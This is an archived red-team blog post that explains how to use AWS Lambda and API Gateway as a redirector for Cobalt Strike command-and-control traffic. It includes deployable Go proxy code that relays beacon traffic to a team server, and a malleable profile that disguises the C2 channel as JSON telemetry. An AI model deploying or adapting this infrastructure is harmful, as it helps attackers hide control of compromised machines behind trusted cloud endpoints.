AWS Lambda Redirector

By Adam Chester

Archived: 2026-04-06 03:11:40 UTC

« Back to home

Posted on 25th February 2020

A while back I posted a tweet showing AWS Lambda being used as a redirector for Cobalt Strike. At the time I planned on blogging just how this was done, but recently while migrating this blog to a more suitable stack I found the drafted post that was never finished. So I thought I'd dust it off, check that the theory still worked, and make it available… better late than never!

For those who haven't encountered AWS Lambda, this technology allows you to deploy event driven code to AWS. The deployed function will be invoked by a trigger, for example a file being uploaded to S3, an SMS message being received, or in our case, a HTTP request being received by a gateway. All of the underlying infrastructure responsible for executing this code is abstracted away, meaning that we don't have to deal with configuring an EC2 instance or rolling out Terraform scripts to get things to work. Lambda also supports development in a number of languages, from Python and NodeJS, to everyone's favourite… GoLang, which is what we will be using today.

To make life a bit easier we will be leveraging the Serverless framework, which provides a nice environment for developing and deploying our Serverless applications and is something that we're a fan of at MDSec.

Serverless - AWS Lambda

A number of resources have discussed AWS Lambda and we have seen just how useful this technology has been over the years. Having used this service for a while, one of its benefits is just how quick it is to spin up a new

HTTP endpoint, with the added benefit of never having to see the underlying infrastructure or touch a HTTP server configuration.

To demonstrate just how we can deploy an AWS Lambda function, let's create a simple HTTP "hello world" API in Go using the Serverless framework:

```
 brew install serverless
serverless create -t aws-go
make
sls deploy
```

Once executed, you will see something like this:

```
Serverless: Stack update finished...
Service Information
service: hello-world
stage: dev
region: us-east-1
stack: hello-world-dev
resources: 16
api keys:
  None
endpoints:
  GET - https://4nj37e4efh.execute-api.us-east-1.amazonaws.com/dev/hello
  GET - https://4nj37e4efh.execute-api.us-east-1.amazonaws.com/dev/world
functions:
  hello: hello-world-dev-hello
  world: hello-world-dev-world
```

Provided with our endpoint URL, we can make our HTTP request to ensure that our newly created Lambda function is responding as we expect:


```
 xpn@airbook  ~  curl https://4nj37e4efh.execute-api.us-east-1.amazonaws.com/dev/hello
{"message":"Go Serverless v1.0! Your function executed successfully!"}%
 xpn@airbook  ~
```

Now we can see just how easy it is to create a new Lambda function using the Serverless framework, let's move on to constructing a service which can front our C2 communication.

Serverless Proxy

Before we begin to proxy requests via AWS Lambda, there is a caveat that we need to consider and will affect our ability to push our C2 traffic via the service. In the above "hello-world" example you may have seen the `/dev/` part of the path. In Lambda, this identifies the stage of deployment, such as dev, production, pre-prod etc. We can name this anything we want, but we cannot remove it, meaning that our Cobalt Strike malleable profile will need to consider this when making HTTP requests.

So just how will our infrastructure look once deployed. Well the 2 components we will be leveraging are AWS Lambda, and AWS API Gateway, which will mean that our deployment would have the following structure:



To make this available, we will construct our `serverless.yml` to be as follows:

```
 service: lambda-front

frameworkVersion: ">=1.28.0 <2.0.0"

provider:
  name: aws
  runtime: go1.x
  stage: api
  region: eu-west-2
  environment:
    TEAMSERVER: ${opt:teamserver}
```

```
package:
 exclude:
   - ./**
 include:
   - ./bin/**

functions:
  redirector:
    handler: bin/redirector
    events:
      - http:
          path: /{all+}
          method: any
```

There are a few things worthy of noting here. First is the HTTP path `/{all+}`. This allows our Go Lambda function to be called upon any URL being called on our HTTP endpoint. Also note the `${opt:teamserver}` value for our `TEAMSERVER` variable. This allows us to specify a value on the command line during deployment to make life a bit easier.

Now we have a way to bring up our infrastructure, let's move onto some code.

Serverless Code

Let's begin by updating the "hello-world" template code to meet our requirements.

To proxy the request from beacon to our team server, we will take the following steps:

1. Read the full HTTP request sent from beacon, including any POST body.
2. Build a new HTTP request ensuring that the received HTTP headers, query string parameters, and POST body (if included) received from the beacon are used.
3. Forward the HTTP request to the team server and receive the response.
4. Add the received HTTP headers and body (if included) to the API gateway response.
5. Forward the response to beacon.

Once created, our code will look like this:

```
package main

import (
"crypto/tls"
"encoding/base64"
"io/ioutil"
"log"
```

```
    "net/http"
    "net/url"
    "os"
    "strings"

    "github.com/aws/aws-lambda-go/events"
    "github.com/aws/aws-lambda-go/lambda"
    )

    type Response events.APIGatewayProxyResponse

    func Handler(request events.APIGatewayProxyRequest) (events.APIGatewayProxyResponse, error) {

    var url *url.URL
    var bodyDecoded []byte
    var body []byte
    var err error
    var outboundHeaders map[string]string

    teamserver := os.Getenv("TEAMSERVER")
    client := http.Client{}

    // Set to allow invalid HTTPS certs on the back-end server
    http.DefaultTransport.(*http.Transport).TLSClientConfig = &tls.Config{InsecureSkipVerify: true}

    // Build our request URL as received to pass onto CS
    url, err = url.Parse(teamserver + "/" + request.RequestContext.Stage + request.Path)

    // Extract any provided query parameters
    if request.QueryStringParameters != nil {
    q := url.Query()
    for key, value := range request.QueryStringParameters {
```

```
q.Set(key, value)
}
url.RawQuery = q.Encode()
}

// Handle potential base64 encoding of body
if request.IsBase64Encoded {
bodyDecoded, err = base64.StdEncoding.DecodeString(request.Body)
if err != nil {
log.Fatalf("Error base64 decoding AWS request body: %v", err)
}
} else {
bodyDecoded = []byte(request.Body)
}

// Send the request to our Team Server
req, err := http.NewRequest(request.HTTPMethod, url.String(), strings.NewReader(string(bodyDecoded)))
if err != nil {
log.Fatalf("Error forwarding request to TeamServer: %v", err)
}

// Add our inbound headers to the request
for key, value := range request.Headers {
req.Header.Set(key, value)
}

// Forward the request to our TeamServer
resp, err := client.Do(req)
if err != nil {
```

```
log.Fatalf("Error forwarding request to TeamServer: %v", err)
}

// Parse the TS response headers
outboundHeaders = map[string]string{}

for key, value := range resp.Header {
outboundHeaders[key] = value[0]
}

// Store the TS response body
body, err = ioutil.ReadAll(resp.Body)
if err != nil {
log.Fatalf("Error receiving request from TeamServer")
}

// Forward the response onto beacon
return events.APIGatewayProxyResponse{StatusCode: resp.StatusCode, Body: string(body), Headers: outboundHeaders}, nil
}

func main() {
lambda.Start(Handler)
}
```

Once our code is compiled via `make`, we can then do a `sls deploy` to push our function to AWS.

Serverless Malleable Profile

Once we have our code deployed, we need to configure Cobalt Strike to work with our endpoint. Now we could of course have gone with something like External-C2, but given that we are dealing with a simple HTTP relay with only a few minor tweaks required such as the stage path, we can just create a malleable profile to accommodate this. Specifically, we need to ensure that both our `http-get` and `http-post` blocks contain a `uri` parameter beginning with `/[stage]/`.

For example, we could set our GET requests to be sent using:

```
http-get {
       set uri "/api/abc";
       client {
               metadata {
                       base64url;
                       netbios;
                       base64url;
                       parameter "auth";
               }
       }
       ...
```

A simple minimal malleable profile which will work with our sample Lambda code would look like this:

```
http-config {
set trust_x_forwarded_for "true";
}

http-get {
set uri "/api/fetch";
client {
metadata {
base64url;
netbios;
base64url;
parameter "token";
}
}

server {
header "Content-Type" "application/json; charset=utf-8";
header "Cache-Control" "no-cache, no-store, max-age=0, must-revalidate";
```

```
    header "Pragma" "no-cache";

    output {
    base64;
    prepend "{\"version\":\"2\",\"count\":\"1\",\"data\":\"";
    append "\"}";
    print;
    }
    }
    }

    http-post {
    set uri "/api/telemetry";
    set verb "POST";

    client {
    parameter "action" "GetExtensibilityContext";
    header "Content-Type" "application/json; charset=utf-8";
    header "Pragma" "no-cache";

    id {
    parameter "token";
    }

    output {
    mask;
    base64;
    prepend "{\"version\":\"2\",\"report\":\"";
    append "\"}";
    print;
```

```
    }
    }

    server {
    header "api-supported-versions" "2";
    header "Content-Type" "application/json; charset=utf-8";
    header "Cache-Control" "no-cache, no-store, max-age=0, must-revalidate";
    header "Pragma" "no-cache";
    header "x-beserver" "XPN0LR10CA0006";

    output {
    base64url;
    prepend "{\"version\":\"2\",\"count\":\"1\",\"data\":\"";
    append "\"}";
    print;
    }
    }
    }
```

Serverless in action

Once we have all of our components ready, we can test that everything works. For testing locally I normally use ngrok which will let me expose a local web server which is perfect for providing our Lambda function with an internal teamserver endpoint.

To spin up ngrok on MacOS, we just use:


```
ngrok http 443
```

Note that ngrok rate limits for non-paying customers, so you'll need to `sleep 10` any sessions to avoid your endpoint from being blocked.


Once we have our ngrok host, we will deploy our Serverless configuration using:

```
sls deploy --teamserver d27658bf.ngrok.io
```


Now all that remains is to fire our your listener pointing to your Lambda URL:



Throw in a few other Lambda URL's if you wish, it appears that fronting via Lambda URLs works perfectly fine:



And then when the listener is started and with a beacon executed, we will be greeted with a session flowing through Lambda:



Source: https://blog.xpnsec.com/aws-lambda-redirector/